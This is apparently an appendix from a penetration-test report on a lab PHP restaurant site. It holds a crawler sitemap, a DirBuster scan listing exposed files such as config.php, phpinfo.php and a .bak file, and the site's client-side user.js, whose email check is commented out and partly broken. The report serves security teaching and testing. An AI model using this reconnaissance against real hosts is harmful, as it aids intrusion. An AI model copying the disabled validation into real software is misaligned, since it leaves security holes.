    GET:bootstrap-typeahead.js
    GET:bootstrap.js
    GET:bootstrap.min.js
    GET:datepicker.js
    GET:DT_bootstrap.js
  google-code-prettify
      GET:/
      GET:/(C)
      GET:prettify.css
      GET:prettify.js
  holder
      GET:/
      GET:/(C)
      GET:holder.js
    GET:html5shiv.js
    GET:jquery-1.10.2.min.js
    GET:jquery-1.7.2.min.js
    GET:jquery.dataTables.js
    GET:jquery.easing.1.3.js
    GET:jquery.hoverdir.js
    GET:jquery.hoverIntent.minified.js
    GET:jquery.js
    GET:jquery.mobile-1.0rc2.customized.min.js
GET:login-exec.php
POST:login-exec.php()(Submit,login)
POST:login-exec.php()(Submit,login,password)
POST:login-exec.php()(Submit,login,password,remember)
POST:login-exec.php()(Submit,login,remember)
POST:login-exec.php()(Submit,password)
POST:login-exec.php()(Submit,password,remember)
GET:login-register.php
```



```
GET:login-register.php
GET:logout.php
GET:member-index.php
GET:member-profile.php
GET:member-ratings.php
GET:order-exec.php(id)
GET:partyhalls.php
GET:pictures
pictures
    GET:/
    GET:/(C)
    GET:fluffy.jpg
    GET:rick.jpg
GET:random.gif
GET:ratings.php
GET:register-exec.php
POST:register-exec.php()(Submit,answer,cpassword,fname,lname,login,password,question)
GET:register-failed.php
GET:register-success.php
GET:robots.txt
GET:sitemap.xml
GET:stylesheets
stylesheets
    GET:/
    GET:/(C)
    images
        GET:icon_menu.gif
    GET:user_styles.css
GET:swf
swf
    GET:/
```



```
            GET:/(C)
            GET:Carousel.swf
            GET:default.xml
            GET:swfobject.js
        GET:tables.php
        POST:update-quantity.php()(Submit,item,quantity)
        GET:validation
    validation
            GET:/
            GET:/(C)
            GET:user.js
```

Part 2 – DirBuster Report

```
DirBuster 1.0-RC1 - Report
http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project
Report produced on Wed Dec 01 12:55:48 EST 2021
--------------------------------

http://192.168.1.20:80
--------------------------------
Directories found during testing:

Dirs found with a 200 response:

/images/
/
/music/
/videos/
/icons/
/pictures/
/swf/
/images/pizza/
/validation/
/css/
/install/
/js/
/docs/
/icons/small/
/js/google-code-prettify/
/js/holder/
/admin/validation/
/connection/
/admin/connection/
/stylesheets/
/admin/stylesheets/
```


```
Dirs found with a 302 response:

/admin/

Dirs found with a 403 response:

/cgi-bin/
/error/
/error/include/
/phpmyadmin/



--------------------------------
Files found during testing:

Files found with a 200 responce:

/index.php
/aboutus.php
/gallery.php
/footer.php
/foodzone.php
/member-ratings.php
/music/sqlcm.bak
/contactus.php
/extras.php
/login-exec.php
/swf/swfobject.js
/validation/user.js
/install/coming_soon.txt
/css/DT_bootstrap.css
/images/pizza/Romans.xcf
/swf/Carousel.swf
/swf/default.xml
/css/bootstrap-responsive.css
/info.php
/css/bootstrap.css
/css/datepicker.css
/css/demo.css
/docs/changelog.txt
/logout.php
/css/diapo.css
/docs/install.txt
/docs/readmefirst.txt
/css/docs.css
/docs/support.txt
/css/font-awesome.css
/js/DT_bootstrap.js
```

```
/docs/~$C%20409%20TERM%20PROJECTJan%202012.doc
/css/normalize.css
/js/application.js
/css/style.css
/js/bootstrap-affix.js
/js/bootstrap-alert.js
/js/bootstrap-button.js
/js/bootstrap-carousel.js
/js/bootstrap-collapse.js
/login-register.php
/js/bootstrap-dropdown.js
/terms.php
/js/bootstrap-popover.js
/js/bootstrap-scrollspy.js
/js/bootstrap-tab.js
/js/bootstrap-tooltip.js
/js/bootstrap-transition.js
/js/bootstrap-typeahead.js
/js/bootstrap.js
/js/bootstrap.min.js
/js/datepicker.js
/js/bootstrap-modal.js
/js/html5shiv.js
/js/jquery-1.7.2.min.js
/admin/logout.php
/js/jquery-1.10.2.min.js
/js/jquery.dataTables.js
/js/jquery.easing.1.3.js
/js/google-code-prettify/prettify.css
/js/jquery.hoverIntent.minified.js
/js/holder/holder.js
/js/jquery.hoverdir.js
/js/google-code-prettify/prettify.js
/js/jquery.js
/js/jquery.mobile-1.0rc2.customized.min.js
/admin/login-form.php
/cookie.php
/admin/validation/admin.js
/username.php
/instructions.php
/connection/config.php
/admin/connection/config.php
/stylesheets/user_styles.css
/admin/stylesheets/admin_styles.css
/phpinfo.php
/specialdeals.php
```


Files found with a 302 responce:

```
/cart.php
/admin/index.php
/member-index.php
/register-exec.php
/admin/profile.php
/admin/categories.php
/admin/specials.php
/admin/messages.php
/admin/accounts.php
/admin/options.php
/ratings.php
/admin/orders.php
/admin/login-exec.php
/auth.php
/admin/auth.php
/tables.php
/admin/reservations.php
/inbox.php
/admin/foods.php


--------------------------------
```


APPENDIX D – USER.JS




```
//function to handle login-form validation
function loginValidate(loginForm) {

    var validationVerified = true;
    var errorMessage = "";

    if (loginForm.login.value == "") {
        errorMessage += "Email not filled!\n";
        validationVerified = false;
    }
    if (loginForm.password.value == "") {
        errorMessage += "Password not filled!\n";
        validationVerified = false;
    }
    if (!isValidEmail(loginForm.login.value)) {
        errorMessage += "Invalid email address provided!\n";
        validationVerified = false;
    }
    if (!validationVerified) {
        alert(errorMessage);
    }
    return validationVerified;
}

//function to handle register-form validation
function registerValidate(registerForm) {

    var validationVerified = true;
    var errorMessage = "";

    if (registerForm.fname.value == "") {
        errorMessage += "Firstname not filled!\n";
        validationVerified = false;
    }
    if (registerForm.lname.value == "") {
        errorMessage += "Lastname not filled!\n";
        validationVerified = false;
    }
    if (registerForm.login.value == "") {
        errorMessage += "Email not filled!\n";
        validationVerified = false;
    }
    if (registerForm.password.value == "") {
        errorMessage += "Password not provided!\n";
        validationVerified = false;
    }
    if (registerForm.cpassword.value == "") {
        errorMessage += "Confirm password not filled!\n";
        validationVerified = false;
    }
    if (registerForm.cpassword.value != registerForm.password.value) {
        errorMessage += "Password and Confirm Password do not match!\n";
        validationVerified = false;
    }
    if (!isValidEmail(registerForm.login.value)) {
        errorMessage += "Invalid email address provided!\n";
        validationVerified = false;
    }
    if (registerForm.question.selectedIndex == 0) {
        errorMessage += "Question not selected!\n";
        validationVerified = false;
    }
    if (registerForm.answer.value == "") {
        errorMessage += "Answer not filled!\n";
        validationVerified = false;
    }
    if (!validationVerified) {
        alert(errorMessage);
    }
    return validationVerified;
}

//validate email function
function isValidEmail(val) {
    //  var re = /^[\w\+\'\.-]+@[\w\'\.-]+\.[a-zA-Z]{2,}$/;
    //  if (!re.test(val)) {
    //      return false;
}
return true;
}

//validate special PIN
function isValidSpecialPIN(val) {
    var re = /^[0-9][0-9][A-Z][A-Z][A-Z][0-9][0-9][0-9][0-9][0-9][0-9][0-9]$/;
    if (!re.test(val)) {
        return false;
    }
    return true;
}

//validate special PIN length
function isValidLength(val) {
    var length = 12;
    if (!re.test(val)) {
        return false;
    }
    return true;
}

//function to handle passwordResetForm validation
function passwordResetValidate(resetForm) {

    var validationVerified = true;
    var errorMessage = "";

    if (resetForm.email.value == "") {
        errorMessage += "Please enter your account email! We need your email in order to reset your password.\n";
        validationVerified = false;
    }
    if (!isValidEmail(resetForm.email.value)) {
        errorMessage += "Invalid email address provided!\n";
        validationVerified = false;
    }
    if (!validationVerified) {
        alert(errorMessage);
    }
    return validationVerified;
}

//function to handle passwordResetForm validation(2)
function passwordResetValidate_2(resetForm) {

    var validationVerified = true;
    var errorMessage = "";
```



```
    if (resetForm.answer.value == "") {
        errorMessage += "Please enter your security answer to your provided security question.\n";
        validationVerified = false;
    }
    if (resetForm.new_password.value == "") {
        errorMessage += "New Password not set!\n";
        validationVerified = false;
    }
    if (resetForm.confirm_new_password.value == "") {
        errorMessage += "Confirm New Password not set!\n";
        validationVerified = false;
    }
    if (resetForm.new_password.value != resetForm.confirm_new_password.value) {
        errorMessage += "New Password and Confirm New Password do not match!\n";
        validationVerified = false;
    }
    if (!validationVerified) {
        alert(errorMessage);
    }
    return validationVerified;
}

// onchange of qty field entry totals the price
function getProductTotal(field) {
    clearErrorInfo();
    var form = field.form;
    if (field.value == "") field.value = 0;
    if (!isPosInt(field.value)) {
        var msg = 'Please enter a positive integer for quantity.';
        addValidationMessage(msg);
        addValidationField(field)
        displayErrorInfo(form);
        return;
    } else {
        var product = field.name.slice(0, field.name.lastIndexOf("_"));
        var price = form.elements[product + "_price"].value;
        var amt = field.value * price;
        form.elements[product + "_tot"].value = formatDecimal(amt);
        doTotals(form);
    }
}

function doTotals(form) {
    var total = 0;
    for (var i = 0; PRODUCT_ABBRS[i]; i++) {
        var cur_field = form.elements[PRODUCT_ABBRS[i] + "_qty"];
        if (!isPosInt(cur_field.value)) {
            var msg = 'Please enter a positive integer for quantity.';
            addValidationMessage(msg);
            addValidationField(cur_field)
            displayErrorInfo(form);
            return;
        }
        total += parseFloat(cur_field.value) * parseFloat(form.elements[PRODUCT_ABBRS[i] + "_price"].value);
    }
    form.elements['total'].value = formatDecimal(total);
}

//validate orderform
function finalCheck(orderForm) {
    var validationVerified = true;
    var errorMessage = "";

    if (orderForm.quantity.value == "") {
        errorMessage += "Please provide a quantity.\n";
        validationVerified = false;
    }
    if (orderForm.quantity.value == 0) {
        errorMessage += "Please provide a quantity rather than 0.\n";
        validationVerified = false;
    }
    if (orderForm.total.value == "") {
        errorMessage += "Total has not been calculated! Please provide first the quantity.\n";
        validationVerified = false;
    }
    if (!validationVerified) {
        alert(errorMessage);
    }
    return validationVerified;
}

//validate updateForm
function updateValidate(updateForm) {
    var validationVerified = true;
    var errorMessage = "";

    if (updateForm.opassword.value == "") {
        errorMessage += "Please provide your old password.\n";
        validationVerified = false;
    }
    if (updateForm.npassword.value == "") {
        errorMessage += "Please provide a new password.\n";
        validationVerified = false;
    }
    if (updateForm.cpassword.value == "") {
        errorMessage += "Please confirm your new password.\n";
        validationVerified = false;
    }
    if (updateForm.cpassword.value != updateForm.npassword.value) {
        errorMessage += "Confirm Password and New Password do not match!\n";
        validationVerified = false;
    }
    if (!validationVerified) {
        alert(errorMessage);
    }
    return validationVerified;
}

//validate billingForm
function billingValidate(billingForm) {
    var validationVerified = true;
    var errorMessage = "";

    if (billingForm.sAddress.value == "") {
        errorMessage += "Please provide a street address.\n";
        validationVerified = false;
    }
    if (billingForm.box.value == "") {
        errorMessage += "Please provide your postal box number.\n";
        validationVerified = false;
    }
    if (billingForm.city.value == "") {
        errorMessage += "Please provide your city.\n";
        validationVerified = false;
```



```
        validationVerified = false;
    }
    if (billingForm.mNumber.value == "") {
        errorMessage += "Please provide your mobile number.\n";
        validationVerified = false;
    }
    if (!validationVerified) {
        alert(errorMessage);
    }
    return validationVerified;
}

//validate table form
function tableValidate(tableForm) {

    var validationVerified = true;
    var errorMessage = "";

    if (tableForm.table.selectedIndex == 0) {
        errorMessage += "Please select a table by its name or number.\n";
        validationVerified = false;
    }
    if (tableForm.date.value == "") {
        errorMessage += "Please provide a reservation date.\n";
        validationVerified = false;
    }
    if (tableForm.time.value == "") {
        errorMessage += "Please provide a reservation time.\n";
        validationVerified = false;
    }
    if (!validationVerified) {
        alert(errorMessage);
    }
    return validationVerified;
}

//validate partyhall form
function partyhallValidate(partyhallForm) {

    var validationVerified = true;
    var errorMessage = "";

    if (partyhallForm.partyhall.selectedIndex == 0) {
        errorMessage += "Please select a partyhall by its name or number.\n";
        validationVerified = false;
    }
    if (partyhallForm.date.value == "") {
        errorMessage += "Please provide a reservation date.\n";
        validationVerified = false;
    }
    if (partyhallForm.time.value == "") {
        errorMessage += "Please provide a reservation time.\n";
        validationVerified = false;
    }
    if (!validationVerified) {
        alert(errorMessage);
    }
    return validationVerified;
}

//validate categories form
function categoriesValidate(categoriesForm) {

    var validationVerified = true;
    var errorMessage = "";

    if (categoriesForm.category.selectedIndex == 0) {
        errorMessage += "Please select a category first!\n";
        validationVerified = false;
    }
    if (!validationVerified) {
        alert(errorMessage);
    }
    return validationVerified;
}

//validate quantity form
function updateQuantity(quantityForm) {

    var validationVerified = true;
    var errorMessage = "";

    if (quantityForm.item.selectedIndex == 0) {
        errorMessage += "Please select an item id first!\n";
        validationVerified = false;
    }
    if (quantityForm.quantity.selectedIndex == 0) {
        errorMessage += "Please select a quantity first!\n";
        validationVerified = false;
    }
    if (!validationVerified) {
        alert(errorMessage);
    }
    return validationVerified;
}

//validate rating form
function ratingValidate(ratingForm) {

    var validationVerified = true;
    var errorMessage = "";

    if (ratingForm.food.selectedIndex == 0) {
        errorMessage += "Please select the food. This information is necessary in order to serve you better.\n";
        validationVerified = false;
    }
    if (ratingForm.scale.selectedIndex == 0) {
        errorMessage += "Please select the scale. This information is necessary in order to serve you better.\n";
        validationVerified = false;
    }
    if (!validationVerified) {
        alert(errorMessage);
    }
    return validationVerified;
}

//reset password popup
function resetPassword() {
    window.open('password-reset.php', 'resetPassword',
    'toolbar=no,location=no,directories=no,status=no,menubar=no,resizable=no,copyhistory=no,scrollbars=yes,width=480,height=320');
}
```



```
//validates quantity and redirects quantity to update-quantity.php
function getQuantity(int) {
    if (window.XMLHttpRequest) { // code for IE7+, Firefox, Chrome, Opera, Safari
        xmlhttp = new XMLHttpRequest();
    } else { // code for IE6, IE5
        xmlhttp = new ActiveXObject("Microsoft.XMLHTTP");
    }

    xmlhttp.open("GET", "update-quantity.php?quantity_id=" + int, true);
    xmlhttp.send();
}

//live clock function
function updateClock() {
    var currentTime = new Date();

    var currentHours = currentTime.getHours();
    var currentMinutes = currentTime.getMinutes();
    var currentSeconds = currentTime.getSeconds();

    // Pad the minutes and seconds with leading zeros, if required
    currentMinutes = (currentMinutes < 10 ? "0" : "") + currentMinutes;
    currentSeconds = (currentSeconds < 10 ? "0" : "") + currentSeconds;

    // Choose either "AM" or "PM" as appropriate
    var timeOfDay = (currentHours < 12) ? "AM" : "PM";

    // Convert the hours component to 12-hour format if needed
    currentHours = (currentHours > 12) ? currentHours - 12 : currentHours;

    // Convert an hours component of "0" to "12"
    currentHours = (currentHours == 0) ? 12 : currentHours;

    // Compose the string for display
    var currentTimeString = currentHours + ":" + currentMinutes + ":" + currentSeconds + " " + timeOfDay;

    // Update the time display
    document.getElementById("clock").innerHTML = currentTimeString;
}
```